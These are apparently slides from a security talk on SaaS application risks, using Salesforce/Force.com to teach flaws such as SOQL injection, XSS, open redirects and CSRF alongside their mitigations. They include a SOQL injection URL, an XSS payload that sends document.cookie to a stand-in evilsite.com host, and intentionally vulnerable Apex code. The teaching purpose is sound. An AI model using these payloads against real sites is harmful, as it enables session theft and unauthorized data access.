EXPLOITATION AND SECURITY OF SAAS APPLICATIONS

WAQAS NAZIR
WWW.DIGITSEC.COM

digitsec

OVERVIEW

- STATE OF SAAS
- SECURITY CHALLENGES WITH SAAS
- EXAMPLE SAAS: FORCE.COM (SALESFORCE)
- SAAS & APP SEC?
- KEY TAKE AWAYS

STATE OF SAAS

HEALTHCARE

reflexion health · WebPT · ACUPERA · Stride · medigram · AliveCor · healium · nephosity · Patient IQ · gobiquity · aptible · manageUP · collective health · Oration · QUARTZY · 22otters · drchrono · medikly · clinovo · omada · GRAND ROUNDS · doximity · LIST RUNNER · practice fusion · CORE MOBILE · vitalhub · VitalMedicals · AgileMD · pingmd · Biomeme · BridgeCrest · dacadoo · glooko · Care Hero · AIRSTRIP · cellscope · Wellframe · GREENLIGHT MEDICAL · MEDRIO · connectthedoc · iMOSPHERE · Veeva · Clinicient · ttainia · careInsync · INFORMEDIKA · Kno2 · HEALTHLOOP · simplepractice · SimplyInsured · ProcuredHealth · Human API · PATIENTPING · Share Practice · Benchling · GINGER.io · BetterDoctor · CareCloud · evariant · image 32 · hc1.com · tigertext · dabo · healium · VIEWICS · LYRA · BlueTalon · figure 1 · MEDISAS · syapse · mobitor · AUGMEDIX · ClearCare · Riffyn · ELIGIBLE · OrderGroove · Welltok · mscripts · CASTLIGHT · assay depot · nPHASE · referralMD · Mango Health · CrowdMed · SolveBio · ARTERYS · LimelightHealth · PRISTINE · healthfinch · Telesofia · CORE · nightingale · athenahealth · medidata · SmartIndoor · Mede/Analytics

ENERGY/UTILITIES

RUNTITLE · SEEORGE · aquicore · bidgely · OILPRO · MEASURABL · Retroficiency · RIGUP · sighten · urjanet · angaza · TACHYUS · Geli · plotwatt · CHOOSE ENERGY · Mtell · Mercatus · OPOWER · AutoGrid · FOLSOM LABS · GENABILITY · RIGDATA · Faraday · UTILITYAPI · PETROFEED · LucidDesignGroup · BUILDING ROBOTICS · enACT · Geostellar · wearable intelligence · GRIDIUM · drillinginfo · Dispatchr · EnergySavvy · SPACE-TIME INSIGHT · voltaiq · enlighted · FIRSTFUEL · noesis · TREX · GRIDCURE · C3 Energy · SOLVIEW · ENERNOC · aurora · kWh analytics · PVCOMPLETE

WATER

VALOR WATER ANALYTICS · WaterSmart · Opti · TaKaDu · FATHOM

WASTE

compology

REAL EST/CONSTR

REALPAGE · smartzip · nestio · STACK · zumper · CREATE · APTFOX · roivti · appfolio · HIGHTOWER · PROCORE · JOIST · fieldwire · RM BX · apto · Inspect2GO · bridgit · getable · sefaira · reesio · trulia · HONEST BUILDINGS · BuildingConnected · Floored · FotoIN · Floors · propertybase · VTS · COMPSTAK · BALCONY · dot loop · cartavi · FIELDLENS · URBAN COMPASS · Zillow · CITYZENITH · Rentlytics · agorafy · Cozy · PlanGrid · agentdesks · spexit · zurple · aconex · fivestreet · happy inspector · LoopNet · EllieMae · UMake · Textura · smartuse · amigaloud · FotoNotes · homesnap

MANUFACTURING

PLEX · Kenandy · Seeq · APX · MobileMES · lightapp · Poka

LEGAL

LegalReach · RECOMMIND · ROCKETLAWYER. · total attorneys · Everlaw · RAVEL · InCura · Clio · LAWTRADES · Lex Machina · Aderant · legalzoom · foxwordy · upcounsel · AssistMyCase · LawPal · MAGNET · Hire an Esquire · exterro · AttorneyFee · mycase · logikcull · AccessData · AMICUS ATTORNEY · SimpleLegal · TIME59 · Anaqua · AbacusLaw · JUDICATA · DISCO

AGRICULTURE

FARMERS · PowWow · conservis · HarvestHub.com · FARM AT HAND · farmlink · DroneDeploy · ceresimaging · HARVEST PORT · Granular · AgriSync · FarmersEdge · PICKTRACE · CROPIO · AgSmarts · FarmLogs · ONFARM · Farmeron · AGRALOGICS · THE CLIMATE CORPORATION

FINTECH

Bill.com · PLAID · ADDEPAR · NAVERA · KASISTO · nomis · MIRADOR · Caplinked · bancbox · fenergo: · Guidewire · andera · TrustedInsight · Bankjoy · PB INVESTOR · CardFlight · Swipely · YODLEE · precisionlender. · tradier · STANDARD TREASURY · Expedite · DEAL VECTOR · Payveris · blend · ncino

TRANSPORTATION

DIGITAL AIR STRIKE · Predikto · lanetix · TRUCKER PATH · DISPATCHER · sentMobility · INC · cargomatic · Drivewyze · ShipHawk · AegisMobility · Telogis · LotLinx · smarking · HEY TRUCKER · LOADDOCS · TRANSFIX · Fleetmatics · RideCell · STREETLINE · dealertrack technologies

HOSPITALITY

GUESTDRIVEN · RoomKey · VOYAT · SKYWARE · buuteeq · innRoad · Front Desk · TEN A EIGHT · STAYNTOUCH · PriceMatch · concilio · HOTELOGIX · ROOMSTORM · apartment list · Anand Systems Inc · objectivelogistics · frontdeskAnywhere · harri · KEYPR · ALICE

GOVERNMENT

enigma · GovPredict · CREDENCE ID · PublicStuff · Socrata · everyonecounts · FN FiscalNote · rallypoint · OPENGOV · BasicGov · ONVIA · CITY SOURCED · mark43 · govini

NONPROFIT

Fonteva · RevUp · CommitChange · FUNDLY · blackbaud

EDUCATION

Renaissance Learning · CLASS DOJO · TOP HAT · ellucian · socrative · EXECONLINE · Udacity · brightwheel · MATCHBOX · evertrue · Verificient · empowerEDU · INSTRUCTURE · coursera · engrade · nearpod · Blackboard · Learnmetrics · Desire2Learn · BrightBytes · KNEWTON · Education Elements · CIVITAS LEARNING · 2U · Vertafore · showbie · PANORAMA · BETTERLESSON · edmodo · schoology · Uversity · LearnSprout · Silverback Learning Solutions · BloomBoard

RETAIL

RETAILNEXT · stitchLabs · Gigwalk · TULIP RETAIL · SWARM · chatID · retailigence · SAV SENSORS · eversight · vend · SCOPIX · Wiser. · BEDROCK · SIGNAL · shelvspace · ASKUIT · 42 · TRENDMYTHICS · BOOMERANG COMMERCE · mobitor · nanor · Quri

EVENT PLANNING & FASHION

doubledutch · StyleSeat · SpotlightTMS · cvent · NuORDER · THREADSUITE

OTHERS

WELLNESS & TRAVEL

springshot · MINDBODY

MEDIA & ENTERTAINMENT

convertmedia · ASSEMBLE · BASE · GAGA.

RESTAURANTS & FOOD/BEVERAGE

ChowNow · touchbistro · gigwell · binwise · OrderAhead · InnoVint · nowait · FIVESTARS · tabbedout · COVER · punchh

digitsec

STATE OF SAAS > SAAS APPS

3rd parties

Increasing request for features, competition, hard to continue to innovate, renewals, etc, etc,

SECURITY CHALLENGES WITH SAAS

✳ **CHALLENGE:** ALL THE SECURITY IS COVERED BY THE SAAS VENDOR (AKA, WE CAN'T MESS UP)

digitsec

SECURITY CHALLENGES WITH SAAS

- **CHALLENGE:** LACK OF KNOWLEDGE (AKA OPERATING BLIND)

SECURITY CHALLENGES WITH SAAS

CHALLENGE: 3RD PARTY RESOURCES (AKA WHO TO CHASE)

SECURITY CHALLENGES WITH SAAS

CHALLENGE: ITS ONLY ERP, CRM, MESSAGING

(AKA DOWNPLAY SYNDROME)

EXAMPLE SAAS: FORCE.COM (SALESFORCE)

Join over 3.7 million Salesforce developers.

DICHOTOMY

digitsec

EXAMPLE SAAS: FORCE.COM (SALESFORCE)


Salesforce Security Guide


Salesforce is built with security to protect your data and applications. You can also implement your own security scheme to reflect the structure and needs of your organization. Protecting your data is a joint responsibility between you and Salesforce. The Salesforce security features enable you to empower your users to do their jobs safely and efficiently.


EXAMPLE SAAS: FORCE.COM (SALESFORCE)

- CLIENT SIDE (WEB BASED, VISUAL FORCE, CLIENT SIDE CODE, HTML, SCRIPT, LIGHTNING COMPONENTS)
- SERVER SIDE CODE (APEX CONTROLLERS, TRIGGERS, APIS)
- WHAT'S THE DIFFERENCE BETWEEN FORCE.COM & OTHER DEVELOPMENT ENVIRONMENTS ?

HELLO CONFIGURATIONS!








digitsec

FOR STARTERS ...

Salesforce IDs (Pseudo-Random?)

While they may look complex, they are simply incrementing ASCII characters.
For example, the following are valid identifiers (notice the incrementing character):


```
500G000000kgqrAIA
500G000000kgqrBIX
500G000000kgqrCZA
500G000000kgqrDDA
```



17 characters long.
The actual identifier consists of first 15 characters and the first 15 characters are the ones you should use to enumerate other IDs:

```
500G000000kgqrGIA
```

CUSTOM CODE SECURITY



Client Side Code

VisualForce

Lightning Framework

HTML, API, Scripting et. all

Server Side Code


Apex Classes/Controllers

Triggers et. all

APIs

API >CLIENT SIDE REQUESTS

✳ TRUSTED CSP SITES



digitsec

API > CLIENT SIDE REQUESTS

✳ CORS

*CORS allows wild cards *.domain.com. Some times developers with wild card other SaaS platforms for example:*

**.awesomesaas.com. Thus allowing the client side to talk to all tenants of another SaaS provider with your Salesforce instance!*

API > SERVER SIDE REQUESTS

✳ REMOTE SITES

Server Side Calls filtered based on the "Remote Sites"

Can be any remote endpoint (WS, REST, etc)

On the surface it looks like a great feature but has some short comings:

1. *One app or piece of code can access any of the remote sites. Vendor A can access Vendor B's remote site (the configurations are organization wide and not granular enough). Will need to implement API Access Security model to address this.*
2. *API Security is not enforced (SSL validation, requirement can be circumvented by changing configurations)*

API > INSECURITIES

✳ METADATA API

CORS, Remote Site, etc can be configured using code if through the Metadata API. So if Metadata API is enabled malicious code can directly add Remote Site and CORS policies without admin/security approval.

It like punching holes through the filter list by design.

Remote Site Detail Edit Delete Clone

Remote Site Name	apex
Namespace Prefix	digitsec
Remote Site URL	https://na63.salesforce.com
Disable Protocol Security	☐

API > INSECURITIES

✳ API AUTHENTICATION

*Can not provide *.force.com certificate as that will be the same for all tenants, so self signed ssl certificates are provided.*

Customers can upload fully signed certs but they are rarely in use.

Self signed certificates are as good as they are (MITM, etc).

SERVER SIDE CODE

- RUNS WITH ADMIN
- OBJECT QUERIES RUN WITH ADMIN
- DEVELOPERS HAVE TO IMPLEMENT PROPER AUTHORIZATION CHECKS


AUTHZ

CRUD & FLS & SHARING

East Region

Sharing

West Region



digitsec

AUTHZ

✳ AUTHORIZATION AND ACCESS CONTROL

Sharing (Record Level Security) Server side code can observe sharing rules on class level.

```
public with sharing class SecureClass {
}
```

Based on group policies defined to provide more or limit access.

*Apex Classes are defined by without sharing by **default**!*

Must explicitly enable sharing.

Calling Precedence = If a class which has sharing enabled but called by a class without sharing, then the sharing rules will not apply.

AUTHZ

✳ AUTHORIZATION AND ACCESS CONTROL

CRUD = Create Read Update Delete on Standard and Custom Objects
FLS = Field Level Security on Standard and Custom fields

isAccessible() = prior to access (Select SOQL statements)
isCreateable() = prior to create
isUpdateable() = prior to update
isDeletable() = prior to delete

✳ SAMPLE VULNERABLE CODE

```
Account accobj = [select id, Name FROM Account WHERE id = :id];
    delete accobj;
```

✳ SAMPLE SAFE CODE

```
Account accobj = [select id, Name FROM Account WHERE id = :id];
if (Account.sObjectType.getDescribe().isDeletable()){
    delete accobj;
}
```

INJECTION

✳ SOQL INJECTION

SAMPLE VULNERABLE CODE

```
Opportunity lstOpp = database.query('SELECT Id, Amount, IsWon FROM Opportunity WHERE
Id='+ApexPages.currentPage().getParameters().get('Id'));
```

SAMPLE EXPLOIT

```
https://vulnerable.visual.force.com/apex/vulnerablepage?Id=%27%27%20+OR+Name+%3D+%27Salesforce%27

Opportunity lstOpp = database.query('SELECT Id, Amount, IsWon FROM Opportunity WHERE Id='' OR Name
='Salesforce');
```

INJECTION PROTECTIONS

✳ HOW TO FIX SOQL INJECTION

Avoid dynamic queries as much as possible always use the following format:

SAFE CODE

```
[Select Id From Opportunity Where Id = :usercontrolledinput];
```

If you must use dynamic queries then use strong typing (Integers, Date, boolean,etc) and then use **`escapeSingleQuotes()`**

`escapeSingleQuotes()` doesn't protect against non quoted queries such as queries with boolean types, integers, etc.

✳ SOSL INJECTION SIMILAR TO SOQL INJECTION

CRYPTO

✳ WORKING WITH SECRETS

In Apex:

Protected Custom Settings: *Limited to the Apex code within the same namespace (Ideal for credentials, cryptographic keys, sensitive tokens, etc)*

Apex Crypto Functions: *Great way to implement data security in Apex code and applications.*

Encrypted Custom Field: *Encrypt sensitive data such as SSN, Financial Data, etc Accessible to users with : "View Encrypted Data" permissions*

Named Credentials: *Available to protect credentials from being viewed by all users. Accessible to users with: "customize application" permissions. Do not use if common credentials are in use.*

Important:
"Transient" is a must for all sensitive data.

SCRIPTING

✳ CROSS-SITE SCRIPTING (XSS)

1. *Stored or Persistent*
2. *Reflected or non-Persistent*

Both are applicable to custom code in Force.com.

SCRIPTING

- SAMPLE REFLECTED XSS VULNERABLE VISUAL FORCE CODE

```
<apex:page>
<script language='javascript'>
/*var foo='{!$Request.foo.bar}';*/
</script>
</apex:page>
```

Exploit

https://vulnerable.force.com/apex/vulnpage?foo.bar=';/window.location.href= 'http://evilsite.com?data='+document.cookie+';/**

SCRIPTING PROTECTIONS

✳ CROSS-SITE SCRIPTING (XSS) - MITIGATION CONTROLS

1. *Strong type user input (Eg use parseInt for integer types)*
2. *Do not use “escape=false” for standard visual force mark up*
3. *Review all user inputs persistent or non-persistent.*

SCRIPTING PROTECTIONS

✳ CROSS-SITE SCRIPTING (XSS) - MITIGATION CONTROLS

1. *Encoding Methods (Method 1)*

JSENCODE is used to prevent user data from breaking out of a quoted string context:

```
1 <script>
2   var x = '{!JSENCODE($CurrentPage.parameters.userInput)}';
3 </script>
```

SCRIPTING PROTECTIONS

✳ CROSS-SITE SCRIPTING (XSS) - MITIGATION CONTROLS

1. *Encoding (Method 2)*

HTMLENCODE is required when userdata is interpreted in an HTML Context and is not already auto-encoded.

For example:

```
1 <apex:outputText escape="false" value="<i>Hello {!HTMLENCODE(Account.Name)}</i>"
```

SCRIPTING PROTECTIONS

✳ CROSS-SITE SCRIPTING (XSS) - MITIGATION CONTROLS

1. *Encoding (Method 3)*

URLENCODE

URLENCODING maps each character with ascii code 00-255 to the corresponding two b
Therefore URLENCODING will not provide valid absolute URLs and should only be used

```
1 <!-- Safe -->
2 <img src="/foo?name={!URLENCODE(Pic.name)}">{!Pic.Name}</img>
```

SCRIPTING PROTECTIONS

✳ CROSS-SITE SCRIPTING (XSS) - MITIGATION CONTROLS

1. *Encoding (Method 4)*

```
1 <script>
2   var el = document.querySelector('#foo');
3   el.innerHTML = "Howdy {!JSINHTMLENCODE(Account.Name)}";
4 </script>
```

REDIRECTS

✳ ARBITRARY REDIRECTS

The vulnerability exploits the trust associated with your application. Once you trust Salesforce, you also trust all the locations Salesforce redirects you to.

https://yourdomain.force.com?retUrl=https://yourdomian.force.com

An attacker can mirror your domain and it will be virtually impossible to distinguish due to the SaaS nature of Salesforce.

Also you can leak secrets via HTTP referrers:
HTTP Referrer: https://otherdomain.force.com/index.jsp?secret_token=2343ABIS121232&retUrl=https://otherdomain.force.com

REDIRECTS PROTECTIONS

✳ ARBITRARY REDIRECTS - MITIGATION CONTROLS

1. *Do not use user controlled input to directly create redirects.*
2. *Always concatenate the base to a redirect for example:*
   String redirect = 'https://safe.visual.force.com/apex/'+redirectlocation;
3. *Create lookup tables to compute a redirect for example:*
   redirect=1 > /newaccount
4. *Create a white list of allowed domains to redirect to:String [] GoodDomains = new string []*
   { "example.com", "www.example.com"};

CSRF

✳ CROSS SITE REQUEST FORGERY

VisualForce pages have builtin CSRF protection for all events except for Apex controller code which is invoked within initialization code (page load event)

Browsers by design can initiate GET and POST requests to other domains and if a user has a valid session the browser add necessary session information to the request allowing malicious websites to forge requests on behalf of the user.

CSRF

Cross Site Request Forgery

http://mydomain.force.com/apex/deleteaccount

```
<apex:page controller="vulnerableClass" action="{!invoke}"></apex:page>

      public with sharing class vulnerableClass {
      public void invoke() {
         Id id = ApexPages.currentPage().getParameters().get('id');
         Account accobj = [select id, Name FROM Account WHERE id = :id];
         delete accobj;
          return ;
      }}
```

**

CSRF PROTECTION

Cross Site Request Forgery - Mitigation Controls

Always use callbacks and do not execute DML during initializing controls

```
01 public with sharing class MyController {
02
03     private final Account account;
04
05     public MyController() {
06         account = [select id, name, site from Account
07             where id =:ApexPages.currentPage().getParameters().get('id')];
08     }
09
10     public Account getAccount() {
11         return account;
12     }
13
14     public PageReference save() {
15         if (Schema.sObjectType.Account.fields.Name.isUpdateable()){
16             update account;
17         }
18         return null;
19     }
20 }
21
22 <apex:page controller="myController" tabStyle="Account">
23    <apex:form>
24       <apex:pageBlock title="Congratulations {!$User.FirstName}">
25          You belong to the Account Name: <apex:inputField value="{!account.name}"/>
26          <apex:commandButton action="{!save}" value="save"/>
27       </apex:pageBlock>
28    </apex:form>
29 </apex:page>
```

LIGHTNING CODE SECURITY

✳ LOCKER SERVICE

